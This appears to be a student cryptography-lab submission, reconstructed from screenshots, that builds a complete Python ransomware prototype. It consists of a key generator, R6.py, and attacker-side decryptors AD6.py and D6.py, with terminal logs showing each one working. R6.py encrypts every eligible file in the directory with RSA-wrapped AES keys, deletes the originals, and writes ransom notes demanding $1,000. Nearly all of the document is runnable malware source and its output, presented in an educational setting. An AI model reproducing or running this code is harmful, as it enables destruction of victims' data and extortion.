
```
Q6 > genKeys.py > ...
from Crypto.PublicKey import RSA

key = RSA.generate(1024)
private_key = key.export_key()
file_out = open("private.pem", "wb")
file_out.write(private_key)
file_out.close()

public_key = key.publickey().export_key()
file_out = open("receiver.pem", "wb")
file_out.write(public_key)
file_out.close()
```

Usage:




```
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ ls
AD6.py                  R6.py                   genKeys.py              pic.png
D6.py                   deleteEncryptedFiles.py passwordscp.txt
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ python3 genKeys.py
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ ls
AD6.py                  R6.py                   genKeys.py              pic.png                 receiver.pem
D6.py                   deleteEncryptedFiles.py passwordscp.txt         private.pem
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ 
```


R6.py:



```python
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.Random import get_random_bytes
import subprocess
import os
from Crypto.PublicKey import RSA

# encrypt the data and replace the file with encrypted files
# function takes in the name of the file plus the file extension
# Ex: test.py -> fileName = 'test', exention = '.py'
def encrypt_data(fileName, extension, my_pubkey):
    f = open(fileName + extension, 'rb')
    data = f.read()
    f.close()

    recipient_key = RSA.import_key(my_pubkey)
    session_key = get_random_bytes(16) # generate session key

    # Encrypt the session key with the public RSA key
    cipher_rsa = PKCS1_OAEP.new(recipient_key)
    enc_session_key = cipher_rsa.encrypt(session_key) #***************

    # NOTE: Using the public key, we encrypt the randomly generated key
    #       that is used to actually encrypt the data

    # Encrypt the data with the AES session key
    cipher_aes = AES.new(session_key, AES.MODE_EAX)
    ciphertext, tag = cipher_aes.encrypt_and_digest(data)

    noteData = """
    You are the victim of my ransomware.
    I've encrypted all of your files.
    If you want to retrieve your files,
    please pay me $1,000 and send me the files you wish to retrieve.
    (You must send both the encrypted file along with the corresponding .key.encrypted file)

    Please contact hacker_email@yahoo.com or your files will be permanantly lost..."""

```




```python
    fileOutName = fileName + extension + ".encrypted"
    keyOutName = fileName + ".key.encrypted"
    noteOutName = fileName + extension + ".note"

    fileOut = open(fileOutName, "wb")
    [fileOut.write(x) for x in (cipher_aes.nonce, tag, ciphertext)]
    fileOut.close()

    keyOut = open(keyOutName, "wb")
    keyOut.write(enc_session_key)
    keyOut.close()

    noteOut = open(noteOutName, "wb")
    noteOut.write(noteData.encode('utf-8')) #maybe issue
    noteOut.close()

    # delete original file
    subprocess.Popen(["rm", fileName + extension])


public_key = open("receiver.pem").read()

# We get the current working directory with os.getcwd()
dirs = os.listdir(os.getcwd())
skipFiles = {"py","pem","encrypted","note"}
# iterate through the files in the current directory
for file in dirs:
    # break the file name up into the 'parts' (split by '.')
    fileParts = file.split(".")

    fileParts = file.split(".")
    fileName = fileParts[0]
    extension = fileParts[-1]

```




```python
    # for loop in case file has extensions
    for i in range(1, len(fileParts) - 1, 1):
        fileName = fileName + "." + fileParts[i]

    # We ignore .py files, .pem files, and hidden files
    if(fileParts[-1] not in skipFiles and fileParts[0] != ""):
        encrypt_data(fileName, "." + extension, public_key)

```

Usage:




```
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ ls
AD6.py                  R6.py                   genKeys.py              pic.png                 receiver.pem
D6.py                   deleteEncryptedFiles.py passwordscp.txt         private.pem
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ python3 R6.py
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ ls
AD6.py                          deleteEncryptedFiles.py         passwordscp.txt.encrypted       pic.png.encrypted               receiver.pem
D6.py                           genKeys.py                      passwordscp.txt.note            pic.png.note
R6.py                           passwordscp.key.encrypted       pic.key.encrypted               private.pem
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ 
```

AD6.py:




```python
from Crypto.Cipher import PKCS1_OAEP
import sys
from Crypto.PublicKey import RSA

def usage():
    print("usage: AD6 <encrypted-key-name>")
if (len(sys.argv) < 2):
    usage()
    quit()

input = sys.argv[1] # should be in "name.extension.encrypted" format

input_file = open(input, "rb")
encrypted_key = input_file.read()
input_file.close()

private_key = RSA.import_key(open("private.pem").read())

cipher_rsa = PKCS1_OAEP.new(private_key)
session_key = cipher_rsa.decrypt(encrypted_key)

output = open(input[:-10], "wb")
output.write(session_key)
output.close()
quit()
```

Usage:




```
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ ls
AD6.py                          deleteEncryptedFiles.py         passwordscp.txt.encrypted       pic.png.encrypted               receiver.pem
D6.py                           genKeys.py                      passwordscp.txt.note            pic.png.note
R6.py                           passwordscp.key.encrypted       pic.key.encrypted               private.pem
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ python3 AD6.py passwordscp.key.encrypted
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ python3 AD6.py pic.key.encrypted
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ ls
AD6.py                          deleteEncryptedFiles.py         passwordscp.key.encrypted       pic.key                         pic.png.note
D6.py                           genKeys.py                      passwordscp.txt.encrypted       pic.key.encrypted               private.pem
R6.py                           passwordscp.key                 passwordscp.txt.note            pic.png.encrypted               receiver.pem
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$
```

D6.py:



```python
from Crypto.Cipher import AES
import sys

def usage():
    print("usage: D6 <encrypted-file>")
if (len(sys.argv) < 2):
    usage()
    quit()

input = sys.argv[1]
key_file = input[:-13] + "key"

file_in = open(input, "rb")
session_key = open(key_file, "rb").read()

nonce, tag, ciphertext = \
    [file_in.read(x) for x in (16, 16, -1)]

# Decrypt the data with the AES session key
cipher_aes = AES.new(session_key, AES.MODE_EAX, nonce)
data = cipher_aes.decrypt_and_verify(ciphertext, tag)

output = input[:-10]
file_out = open(output, "wb")
file_out.write(data)
```

Usage:



```
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ ls
AD6.py                          deleteEncryptedFiles.py         passwordscp.key.encrypted       pic.key                         pic.png.note
D6.py                           genKeys.py                      passwordscp.txt.encrypted       pic.key.encrypted               private.pem
R6.py                           passwordscp.key                 passwordscp.txt.note            pic.png.encrypted               receiver.pem
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ python3 D6.py passwordscp.txt.encrypted
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ python3 D6.py pic.png.encrypted
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ ls
AD6.py                          genKeys.py                      passwordscp.txt.encrypted       pic.png                         receiver.pem
D6.py                           passwordscp.key                 passwordscp.txt.note            pic.png.encrypted
R6.py                           passwordscp.key.encrypted       pic.key                         pic.png.note
deleteEncryptedFiles.py         passwordscp.txt                 pic.key.encrypted               private.pem
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ python3 deleteEncryptedFiles.py
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ ls
AD6.py                  R6.py                   genKeys.py              pic.png                 receiver.pem
D6.py                   deleteEncryptedFiles.py passwordscp.txt         private.pem
(3140CryptoLabEnv) MacBook-Pro-4:Q6 jonathanameri$ cat passwordscp.txt
123456
12345
123456789
password
iloveyou
```